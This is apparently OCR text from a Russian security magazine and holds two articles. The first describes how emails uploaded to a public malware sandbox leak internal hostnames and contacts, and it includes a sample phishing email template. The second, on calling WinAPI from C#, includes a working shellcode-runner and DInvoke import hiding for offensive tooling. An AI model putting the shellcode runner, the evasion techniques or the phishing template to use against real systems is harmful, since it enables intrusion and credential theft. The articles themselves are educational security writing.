
Вот текст вложения, содержащего название используемого сервиса и другие полезные сведения:

> *«Между ПАО xxxxxxx и ООО xxxxx действует договор подписки № ВК - xxxxxxxxx от 27.07.2020, который далее продлевался на основании Дополнительного соглашения №2 от 31.03.2023.*
> *В рамках контроля обработки и обеспечения безопасности персональных данных клиентов ПАО xxxxxxx прошу Вас предоставить следующую информацию:*
> *Перечень всех аккаунтов, принадлежащих ПАО xxxxxxx;*
> *Логи подключений, иных действий (экспорт данных, импорт данных, изменения данных) субаккаунтов и основного аккаунта на платформе xxxxxx (НАЗВАНИЕ СЕРВИСА) для сотрудников ПАО xxxxxxx, обеспечить их дистрибуцию до конечных пользователей ПАО xxxxxx, по факту исполнения сообщить об этом на адрес электронной почты xxxxxxxx.ru»*

А вот другой интересный пример. Крупная нефтяная компания сотрудничает с правительственным заказчиком из венгерского города Будапешта. На почту сотрудника поступило письмо с официальным запросом о предоставлении информации. Переводил письмо с венгерского сторонний подрядчик — бюро переводов. Поскольку отправителем является внешняя организация (те самые переводчики), письмо было переслано безопаснику для проверки и в результате попало к нам на стол. Сообщение я считаю подлинным, поскольку в базе данных Any.Run оно носит пометку «без угроз». В самом тексте письма мы видим фамилию и имя сотрудника, ответственного за связи с внешними контрагентами, наименование переводческого бюро, а также контакты:

> *«Для xxxxxxxxxxx Ирины.*
> *'xxxxxxxxx Ирина xxxxxxx' via Бюро переводов :*
> *Елена, еще вариант перевод (PDF) направьте, пожалуйста, на почту xxxxxxxxx.ru*
> *С пометкой для меня.*
> *Спасибо!*
> *С уважением, xxxx Ирина*
> *Ведущий специалист службы по работе с внешними контрагентами*
> *АО "xxxнефть – Автоматизация и Метрология"*
> *МАТС: (xxxx) xxxx*
> *Тел.: (xxx) xxx-xx-xx*
> *С уважением, Елена xxxxxxxxxx*
> *Менеджер по работе с друзьями и партнерами»*

А вот само вложение гораздо интереснее. Мало того что оно оформлено на официальном бланке, оно содержит конфиденциальную информацию о предоставляемых услугах, подробности о ввозе продукции, ее перечень. Кроме того, на документе имеются печати переводчика и лингвистического бюро, а также образцы подписей. Их довольно-таки нетрудно подделать.



Подписант: руководитель отдела У[redacted] Мартон
Дата: 08.05.2024 15:33:42

СТОЛИЧНОЕ [redacted]

ГЛАВНЫЙ ОТДЕЛ ТОРГОВЛИ, ВОЕННЫХ ТЕХНОЛОГИЙ,
ЭКСПОРТНОГО И ПРОБИРНОГО НАДЗОРА

для доктора [redacted] Золтана
[redacted] Будапешт, ул[redacted]

Регистрационный номер документа: ВР/[redacted]
Администратор: доктор [redacted] Изабелла
Номер телефона: +3[redacted]
Эл. почта: k[redacted]hu
Тема: предоставление информации

Уважаемый доктор [redacted] Золтан!

В ответ на запрос, направленный 30 апреля 2024 года с помощью электронного документа Отделу торговли Главного отдела торговли, военных технологий, экспортного и пробирного надзора Столичного правительственного учреждения Будапешта (далее — «Орган»), сообщаю нижеследующее:

I. Предоставление услуг:

Перевод выполнен [redacted]

[redacted]


Верность перевода
и соответствие
оригиналу подтверждаю
Переводчик [redacted]

Информация о сервисах и площадках, которыми пользуется фирма, об организациях, с которыми она сотрудничает, может пригодиться для более продуманной атаки. В качестве наглядного примера использования сведений о партнерах и контрагентах в ходе кибератак можно вспомнить нашумевший случай, произошедший в 2013 году. Атака была направлена на компанию, управляющую сетью магазинов розничной торговли Target Corporation. В результате фишинговой рассылки фирме-подрядчику и одному из поставщиков Fazio Mechanical были слиты данные о миллионах клиентов.

Несмотря на меры против подобных утечек, принятые самой компанией, киберпреступники смогли найти брешь у поставщика. Убытки, как финансовые, так и репутационные, оказались весьма существенными. Затраты на восстановление системы безопасности оцениваются в круглую сумму 200 миллионов долларов США, а судебные издержки составили 18,5 миллиона долларов. В общей сложности киберпреступники получили сведения о кредитных и дебетовых картах примерно 40 миллионов клиентов, а также личные данные около 70 миллионов покупателей, включая имена, адреса и номера телефонов.

ДАННЫЕ О ВНУТРЕННИХ СЕРВИСАХ

Как говорят патологоанатомы, все самое интересное кроется внутри. Эту глубокомысленную сентенцию можно отнести и к электронным письмам, из технических заголовков которых можно выудить массу полезной информации. Представим себе такую ситуацию: в компанию пришло письмо из банка и бдительный сотрудник службы безопасности решил на всякий случай проверить его на Any.Run.



From:	[redacted].ru
To:	[redacted].ru
Sent time:	03 Oct, 2023 5:02:23 AM
Attachments:	Поддержка работы с российскими сертификатами.pdf Проверка_установки_сертификата_УЦ_МинЦифры_в_системе (Windows).docx

Здравствуйте!

Вы получили данное письмо в рамках действующей интеграции с системами [redacted].
В связи с планируемым переходом на использование серверных сертификатов на стороне Банка, выпущенных в Удостоверяющем Центре Минцифры, команда [redacted] уведомляет вас о необходимости **установки корневых сертификатов удостоверяющего центра Минцифры для возможности проверки серверных сертификатов, выпущенных российским удостоверяющим центром, которые планируется утановить на внешние адреса web-ресурсов [redacted], перечисленных в данном уведомлении!**
Выполнить переход планируется в срок до 27 октября 2023 года. Более точная дата перехода будет направлена позднее.
Пожалуйста позаботьтесь о заблаговременной установке корневых сертификатов согласно инструкции Поддержка работы с российскими сертификатами.
Если не выполнить установку корневых сертификатов согласно инструкции, то, по факту перехода Банком на серверные сертификаты Минцифры, вы рискуете столкнуться с проблемами построения MTLS, и как

Письмо оказалось подлинным, только вот теперь любой желающий может узнать не только email этого специалиста (адрес можно использовать для целевого фишинга), но и список внутренних сервисов организации из его заголовков:
- `api.*********.ru`;
- `apidev.*********.ru`;
- `apiws.*********.ru`;
- `apiwsdev.*********.ru`;
- `baas.*********.ru`;
- `sandbox.*********.ru`;
- `wsint.*********.ru`;
- `wsinttest.*********.ru`.

Эти сведения пригодятся в процессе поиска уязвимостей и различных багов в инфраструктуре компании. Если хорошенько покопаться в заголовках, мы можем выяснить версию защитного ПО, которое злоумышленнику придется обойти в процессе атаки:

```
X-KSMG-AntiVirus: Kaspersky Secure Mail Gateway, version 2.0.1.6960,
bases: 2023/10/03 04:05:00 #22028123
```

Также атакующий может узнать SMTP Relay, а по нему выйти на другие домены и внутренние сервисы организации для расширения возможных векторов атак, как технических, так и с помощью социальной инженерии:

```
Received: from relay7.*********.ru (a11-00210-bl.*********.ru [***.
**.108.2])
```

ИСПОЛЬЗОВАНИЕ СОБРАННОЙ ИНФОРМАЦИИ

Что могут извлечь пентестеры из подобных писем? Зная почтовый домен, атакующий наверняка использует его для получения информации об организации и ее сотрудниках. Для этого отлично подходит сервис hunter.io. Изначально этот ресурс задумывался для поиска полезных бизнесу контактов. Но у злоумышленников другая цель: проверив домен, они получат список всех зарегистрированных почтовых ящиков из открытых источников, а иногда и должности (по платной подписке, в бесплатной версии стоит ограничение в десять адресов).

Например, зная домен организации, после его проверки на `hunter.io` мы находим следующее мыло — `e.smirnova@****.ru`. Можно предположить, что в организации есть некая сотрудница Елена (или Елизавета) Смирнова (имя, конечно, взято с потолка). Опираясь на эти сведения, лезем в социальные сети, например в LinkedIn, и пытаемся найти этого человека. Если поиск оказался успешен, изучаем профиль и собираем данные о сотруднике. В дальнейшем эту информацию в связке с социальной инженерией можно использовать для таргетированного теста на проникновение.

Зная множество почтовых ящиков или имея список сотрудников по должностям и отделам, нетрудно совершить подмену своего адреса, притворившись коллегой. Тут уже начинается фишинг: можно, например, разослать примерно такое письмо:

> *Дорогие коллеги,*
> *спешим сообщить радостную новость. В нашем коллективе пополнение!*
> *Госленко Рандом Гослингович был принят на работу в качестве специалиста по фин. грамотности. Направляю вам ссылку на профиль нашего сотрудника, где содержатся его биографические данные.*
> *(здесь ссылка на фишинговый сайт с формой ввода данных для кражи логина и пароля)*
> *Пожалуйста, ознакомьтесь с информацией и позаботьтесь о благополучной интеграции Рандома в коллектив.*
> *Всем салют,*
> *Ромашкина Маша Юзернеймовна,*
> *Менеджер HR*
> *8 800 555 35 35*
> *Ул. Пушкина Колотушкина 1, Москва ...*

Письмо от сотрудника отдела персонала, да еще и полученное от отправителя с «правильным» адресом, вызовет гораздо меньше подозрений, чем обычная фишинговая рассылка.

ВЫВОДЫ

Даже поверхностное исследование данных, опубликованных в онлайн-песочницах, показывает, что специалисты по кибербезопасности иногда могут представлять не меньшую угрозу для организации, чем коварные хакеры. Несоблюдение элементарных правил цифровой гигиены или недостаточная осведомленность о мерах безопасности может привести к утечкам и компрометации данных.

Недостаточно банально проверить техническую информацию из подозрительного письма, например, чтобы обнаружить подмену отправителя, нужно внимательно следить за тем, что и куда ты загружаешь.

Помимо Any.Run, существуют альтернативные платформы, а также платные тарифы, на которых письма хотя бы не сливают в паблик. Если в фишинговом письме содержится ссылка, ее можно проверить с помощью сервиса Browserling, запускающего браузер в виртуальной машине на три минуты. Платный тариф позволяет проводить локальное тестирование, снимает ограничения по времени и дает возможность использовать разные браузеры (в бесплатной версии доступны только Edge и Chrome на Windows 10). Аналоги — облачные платформы для кросс-браузерного тестирования LambdaTest, а также платные Sauce Labs и BrowserStack.

Ну и не забываем про виртуальные машины. Использование виртуалок — распространенная практика безопасного анализа и тестирования вредоносных писем и файлов. Они позволяют изолировать потенциально вредоносные программы от основной операционной системы. При использовании виртуалок в первую очередь стоит позаботиться о надежной изоляции виртуальной машины от основной сети, чтобы предотвратить возможную утечку вредоносного ПО. Безусловно, загрузка и настройка того же бесплатного VirtualBox потребует времени и определенных усилий, но зато обезопасит компанию от случайной утечки конфиденциальной информации в паблик.

Напоследок хочу выразить искреннюю благодарность постоянному автору «Хакера» Юрию Другачу за содействие в написании этой статьи.

WINAPI ДНЕМ И НОЧЬЮ

Ищем способы обращения к нативному коду из C#

Одним из немногих минусов C# считается некоторая сложность при вызове методов WinAPI. Многие возможности уже перекочевали в сборки, но до сих пор приходится часто сталкиваться с задачей вызова функций Win32 напрямую. В таком случае используются PInvoke, DInvoke и их производные. В этой статье я покажу, как работают эти методы, и мы научимся вызывать функции WinAPI из управляемого кода.

MichelleVermishelle
@Michaelzhm
michael.zhmailo@yandex.ru

Разработчики инструментов из категории offensive постепенно отказываются от зубодробительных «плюсов» и геройского ассемблера и переходят к более приятным, добрым, отзывчивым и миловидным языкам. Конечно, опрометчиво называть C# легким. В нем есть и сложные концепции — попробуй человеку с улицы понятным языком объяснить отличия IEnumerable от IEnumerator, IComparer от IComparable, рассказать о плюсах TPL и PLINQ, растолковать рефлексию, а уж про маршалинг или внутреннее устройство JIT-компилятора я даже не заикаюсь (впрочем, последний относится к платформе CLR).

При разработке программ для Windows сложно не использовать WinAPI. Конечно, многие методы уже успешно портированы в отдельные сборки .NET. Например, вместо `GetUserName()` достаточно обращаться вот к такой функции:

```
System.Security.Principal.WindowsIdentity.GetCurrent().Name
```

Впрочем, если ты захочешь копнуть чуть глубже, то придешь к выводу, что намного лучше (и стабильнее) будет обращаться напрямую к методу WinAPI, чем доверять свой код непонятным, давно не поддерживаемым опенсорсным сборкам от симпатяги индуса с GitHub.

Просто так WinAPI не вызвать. И приходится искать ухищрения, чтобы научить управляемый код обращаться к нативным методам. Давай посмотрим, что это за методы.

PLATFORM INVOKE

Platform Invoke (он же Static Invoke) — единственный «легальный» вызов методов WinAPI из C#. Он отлично описан в официальной документации Microsoft.

Использовать его просто — все завязано на директиве `DllImport`. Сначала в нашем коде на C# идет объявление целевой функции для вызова, указание DLL, из которой эту функцию брать, а после можно смело обращаться к ней из управляемого кода.


Например, так может выглядеть стандартный шелл-код-раннер через `VirtualAlloc()`, `memcpy()`, `CreateThread()` и `WaitForSingleObject()`:

```
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, int dwSize
, uint flAllocationType, uint flProtect);

[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes,
uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint
dwCreationFlags, out uint lpThreadId);

[DllImport("kernel32.dll")]
public static extern UInt32 WaitForSingleObject(IntPtr hHandle,
UInt32 dwMilliseconds);

public static void StartShellcode(byte[] shellcode)
{
  uint threadId;

  IntPtr alloc = VirtualAlloc(IntPtr.Zero, shellcode.Length, (uint)(
AllocationType.Commit | AllocationType.Reserve), (uint)
MemoryProtection.ExecuteReadWrite);
  if (alloc == IntPtr.Zero) {
    return;
  }

  Marshal.Copy(shellcode, 0, alloc, shellcode.Length);
  IntPtr threadHandle = CreateThread(IntPtr.Zero, 0, alloc, IntPtr.
Zero, 0, out threadId);
  WaitForSingleObject(threadHandle, 0xFFFFFFFF);
}
```

В данном случае создаются полноценные прототипы используемых нативных функций. Отдельно обращу внимание на указание целевой библиотеки, из которой они вызываются. Такой механизм очень похож на вызов этих же самых функций из кода на C++.

При таком способе вызова описанные разработчиком функции добавляются в специальный раздел импорта, который потом резолвится, и появляются адреса, по которым передается поток управления для вызова метода.

Не стоит путать этот раздел со стандартным разделом импортов. Нативные функции, объявленные через Platform Invoke, оказываются в таблице `ImplMap`, в разделе с метаданными CLR-сборки. Этот самый раздел автоматически добавляется в PE-файл.



0x1C000002	0x00000D0E	0x100	0xF	0xB7	2	VirtualAlloc
0x1C000003	0x00000D16	0x102	0x11	0xDB	2	CreateThread
0x1C000004	0x00000D1E	0x140	0x13	0x622	3	WaitForSingleObject

Как выглядит таблица ImplMap


К счастью, сигнатуры (это строка `DllImport` плюс прототип функции) самостоятельно писать не нужно. Достаточно заглянуть на один из сайтов с готовыми вариантами:

- pinvoke.net — самый популярный вариант, который, увы, иногда не открывается;
- pinvoke.dev — тьфу-тьфу, пока работает;
- p-invoke.net — тоже выключился.

Как ты видишь, в наше суровое время полагаться только на веб-страницы может быть ошибочно, поэтому качай генератор P/Invoke-сигнатур, написанный в Microsoft. Он уж никуда не пропадет... скорее всего.

Что ж, любая простота и абстракция при разработке инструментов атаки работает как в плюс (упрощает жизнь редтимерам), так и в минус (усложняет жизнь редтимерам). Ведь распарсить таблицу `ImplMap` и понять, какие методы WinAPI используются, не составит труда. Это можно сделать даже на PowerShell.

```
$assembly = "C:\File.exe"
$stream = [System.IO.File]::OpenRead($assembly)
$peReader = [System.Reflection.PortableExecutable.PEReader]::new(
$stream, [System.Reflection.PortableExecutable.PEStreamOptions]::
LeaveOpen -bor [System.Reflection.PortableExecutable.PEStreamOptions
]::PrefetchMetadata)
$metadataReader = [System.Reflection.Metadata.PEReaderExtensions]::
GetMetadataReader($peReader)
$assemblyDefinition = $metadataReader.GetAssemblyDefinition()
foreach($typeHandler in $metadataReader.TypeDefinitions) {
  $typeDef = $metadataReader.GetTypeDefinition($typeHandler)
  foreach($methodHandler in $typeDef.GetMethods()) {
    $methodDef = $metadataReader.GetMethodDefinition($methodHandler)
    $import = $methodDef.GetImport()
    if ($import.Module.IsNil) {
      continue
    }
    $dllImportFuncName = $metadataReader.GetString($import.Name)
    $dllImportParameters = $import.Attributes.ToString()
    $dllImportPath = $metadataReader.GetString($metadataReader.
GetModuleReference($import.Module).Name)
    Write-Host "$dllImportPath, $dllImportParameters`n
$dllImportFuncName`n"
  }
}
```



```
PS C:\> foreach($typeHandler in $metadataReader.TypeDefinitions) {
>>     $typeDef = $metadataReader.GetTypeDefinition($typeHandler)
>>     foreach($methodHandler in $typeDef.GetMethods()) {
>>         $methodDef = $metadataReader.GetMethodDefinition($methodHandler)
>>
>>         $import = $methodDef.GetImport()
>>         if ($import.Module.IsNil) {
>>             continue
>>         }
>>
>>         $dllImportFuncName = $metadataReader.GetString($import.Name)
>>         $dllImportParameters = $import.Attributes.ToString()
>>         $dllImportPath = $metadataReader.GetString($metadataReader.GetModuleReference($import.Module).Name)
>>         Write-Host "$dllImportPath, $dllImportParameters`n$dllImportFuncName`n"
>>     }
>> }
kernel32.dll, ExactSpelling, SetLastError, CallingConventionWinApi
OpenProcess

kernel32.dll, ExactSpelling, SetLastError, CallingConventionWinApi
VirtualAllocEx

kernel32.dll, CallingConventionWinApi
WriteProcessMemory

kernel32.dll, CallingConventionWinApi
CreateRemoteThread
```

Пример вывода

Импорты можно глянуть и через более специализированное ПО, такое как monodis или известный многим dnSpy.

Поэтому люди стали придумывать иные методы вызова неуправляемого кода из C#, чтобы как минимум скрыть импорты.

DYNAMIC INVOKE

Этот механизм использует делегаты, чтобы получить доступ к методам из неуправляемого кода. Делегат, если упростить, можно считать указателем на функцию. В C# не как в C++ — здесь имя функции не равно адресу функции. Чтобы, например, передать функцию как колбэк, потребуется использовать делегат. Ниже пример простейшего делегата.

```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;

namespace Template
{
  public delegate int Operation(int x, int y);

  class Program
  {
    static void Main()
    {
      var a = 2;
      var b = 3;
      Operation op = Add;
      Console.WriteLine(op(a, b)); // Вызывается Add => 5
      op = Multiply;
      Console.WriteLine(op(a, b)); // Вызывается Multiply => 6
    }

    static int Add(int x, int y) => x + y;
    static int Multiply(int x, int y) => x * y;
  }
}
```

Как видишь, идет объявление делегата: возвращаемое значение, принимаемые аргументы, все-все данные. Затем можно инициализировать этот делегат конкретным методом и, обратившись к делегату, вызвать функцию.

Так вот, Dynamic Invoke можно считать сишарпным `GetModuleHandle()` и `GetProcAddress()`. Этот механизм позволяет получить базовый адрес библиотеки, пробежаться по экспортам, обнаружить адрес необходимой функции и инициализировать этим адресом конкретный делегат через `GetDelegateForFunctionPointer()`. Как следствие, в таблице импортов скомпилированной .NET-сборки не будет никаких подозрительных записей (в отличие от того, как было при P/Invoke).

Самый известный PoC — творение TheWover. В нем есть несколько основных методов:

- `GetLibraryAddress()` — эта функция сначала проверяет, не загружена ли уже целевая библиотека (метод из которой мы хотим вызвать) в память. Для этого она вызывает функцию `GetLoadedModuleAddress()`. Если либа не загружена, то загружается с помощью `LoadModuleFromDisk()`. Если загружена — дергается функция `GetExportAddress()` для поиска адреса функции в модуле;
